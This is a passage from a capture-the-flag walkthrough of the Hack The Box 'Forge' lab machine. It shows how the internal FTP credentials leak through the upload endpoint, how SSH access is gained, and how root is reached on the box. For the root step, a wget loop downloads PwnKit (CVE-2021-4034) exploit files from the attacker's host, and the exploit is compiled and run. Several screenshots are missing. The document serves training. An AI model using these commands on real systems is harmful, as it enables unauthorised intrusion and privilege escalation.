    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <br><br><br><br>
    <br><br><br><br>
    <center><h1>Welcome Admins!</h1></center>
</body>
</html>
```

3) Found sensitive internal information

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ curl http://forge.htb/uploads/6Pl9f0MjydoBNL8BZSwL
<!DOCTYPE html>
<html>
<head>
    <title>Announcements</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <link rel="stylesheet" type="text/css" href="/static/css/announcements.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <br><br><br>
    <ul>
        <li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>
        <li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>
        <li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=&lt;url&gt
;.</li>
    </ul>
</body>
</html>
```




4) Got access to ftp




Exploitation

1) Found ssh key



2) Got ssh access




Privilege Escalation


1) Found sudo permissions

```
user@forge:~$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
user@forge:~$ ls /opt/remote-manage.py -al
-rwxr-xr-x 1 root root 1447 May 31  2021 /opt/remote-manage.py
user@forge:~$
```


```
user@forge:~$ cat /opt/remote-manage.py
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
            if option == 1:
                clientsock.send(subprocess.getoutput('ps aux').encode())
            elif option == 2:
                clientsock.send(subprocess.getoutput('df').encode())
            elif option == 3:
                clientsock.send(subprocess.getoutput('ss -lnt').encode())
            elif option == 4:
                clientsock.send(b'Bye\n')
                break
except Exception as e:
    print(e)
    pdb.post_mortem(e.__traceback__)
```

2) Found a cve


CVEs Check
Vulnerable to CVE-2021-4034
./linpeas.sh: 1197: [[: not found
./linpeas.sh: 1197: rpm: not found
./linpeas.sh: 1197: 0: not found
./linpeas.sh: 1207: [[: not found


user@forge: ~
user@forge:~$ for file in "cve-2021-4034.c" "pwnkit.c" "Makefile"; do wget h
ttp://10.10.14.8/$file; done
--2024-07-17 09:50:43-- http://10.10.14.8/cve-2021-4034.c
Connecting to 10.10.14.8:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 292 [text/x-csrc]
Saving to: 'cve-2021-4034.c'
cve-2021-4034.c 100%[==========>] 292 --.-KB/s in 0.004s
2024-07-17 09:50:44 (68.9 KB/s) - 'cve-2021-4034.c' saved [292/292]
--2024-07-17 09:50:44-- http://10.10.14.8/pwnkit.c
Connecting to 10.10.14.8:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 339 [text/x-csrc]
Saving to: 'pwnkit.c'
pwnkit.c 100%[==========>] 339 --.-KB/s in 0.1s
2024-07-17 09:50:44 (2.77 KB/s) - 'pwnkit.c' saved [339/339]
--2024-07-17 09:50:44-- http://10.10.14.8/Makefile
Connecting to 10.10.14.8:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 469 [application/octet-stream]
Saving to: 'Makefile'
Makefile 100%[==========>] 469 --.-KB/s in 0.01s
2024-07-17 09:50:45 (47.8 KB/s) - 'Makefile' saved [469/469]
user@forge:~$
vigneswar@VigneswarPC: ~/(
(vigneswar㉿VigneswarPC)-[~/CVE-2021-4034]
$ sudo python3 -m http.server -b 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.111 - - [17/Jul/2024 15:20:42] "GET /cve-2021-4034.c HTTP/1.1" 200
-
10.10.11.111 - - [17/Jul/2024 15:20:43] "GET /pwnkit.c HTTP/1.1" 200 -
10.10.11.111 - - [17/Jul/2024 15:20:44] "GET /Makefile HTTP/1.1" 200 -

3) Got root


user@forge: ~
user@forge:~$ ls
cve-2021-4034.c linpeas.sh Makefile pwnkit.c snap user.txt
user@forge:~$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
user@forge:~$ ./cve-2021-4034
cd /root
cat root.txt
0d637115cc3c54fe6bb50ea26f56ac01
#